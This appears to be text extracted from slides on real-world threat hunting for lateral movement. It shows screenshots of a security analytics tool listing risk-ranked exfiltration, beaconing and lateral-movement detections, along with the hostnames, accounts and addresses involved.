
Data Scientists



Computer Scientists







Security Analyst



The background of the slide features a complex, abstract network graph composed of numerous small, light-colored dots connected by thin white lines, creating a mesh-like pattern that covers the entire orange background.

REAL WORLD THREAT HUNTING FOR LATERAL MOVEMENT



Since Nov 10 2016 16:06 

DETECTIONS

All detections	Arranged by risk
82 3 entities	 EXFIL-10 2016-11-17 04:52
82 3 entities	 EXFIL-22 2016-11-17 04:52
.....
81 2 entities	 BEACON-124 2016-11-17 03:44
81 2 entities	 EXFIL-19 2016-11-17 04:52
80 14 entities	 LATMOV-0 2016-11-17 04:31
80 2 entities	 BEACON-85 2016-11-17 03:36
80 2 entities	 BEACON-83 2016-11-17 03:36

ENTITIES

All entities	Arranged by risk
100 5 detections	 SQRRRL\DEVOP02 2016-11-17 04:31
98 27 detections	 172.16.0.0 2016-11-17 04:18
.....
97 6 detections	 http://service.net-0/trac... 2016-11-17 04:52
95 5 detections	 SQRRRL\DEVOP12 2016-11-17 04:31
94 5 detections	 https://hacker.ru-1/brow... 2016-11-17 04:52
94 5 detections	 2.2.2.6 2016-11-17 04:52
94 21 detections	 10.0.0.6 2016-11-17 04:38

76

LATMOV-08 entities
3 risk factors

From Feb 06 2017 07:00 to Feb 06 2017 08:59



FEATURES

First detected 2017-02-06 20:19

Last updated 2017-02-06 20:19


Show more

TAGS

HISTORY

CozyBear x CrownJewel x

ACTIVITY



1 SELECT or MATCH

GO

Save Query...

Explore

Save



C706



- 1 Select
 - Hostname
 - Expand
 - All Entities
 - All by Current Entity Type
 - Drill Down
 - Neighborhood
 - Open Investigation Manager
 - Hide All Selected
 - Hide All Others
 - Format Selection

U3845@DOM1



C2450



C9825



C586



ADMINISTRATOR@DOM1



0



C706

From May 23 2017 15:16 to May 30 2017 15:16



FEATURES

Hostname

C706

DETECTIONS

1

76

LATMOV-0

2017-02-06 20:19

ACTIVITY

Total

No data for current window

Sqrrl_ProxySG

No data for current window

Sqrrl_WindowsEvents

No data for current window

Legend


1 SELECT or MATCH

GO

Save Query...

Explore

Save ▾



5 items selected

ENTITY CLASSES

Hostname

5

TAGS

Add a tag

INSTANCES

C2450

Hostname

C2450

C395

Hostname

C395

C586

Hostname

C586

C706

Hostname
Risk factors

C706

C9825

Hostname

C9825

Legend

1 SELECT or MATCH

GO

Save Query...

Explore

Save



C706



Select




Expand



All




Drill Down



Hostname involved> Alert...



Hostname latMov> Hostname



Hostname resolvedTo> IPAddress...



Hide All Selected



Hide All Others



Format Selection



U3845@DOM1



C2450



U4345@DOM1



ADMINISTRATOR@DOM1



5 items selected

ENTITY CLASSES

Hostname

5

TAGS

Add a tag

INSTANCES

C2450

Hostname

C2450

C395

Hostname

C395

C586

Hostname

C586

C706

Hostname
Risk factors


C706


C9825

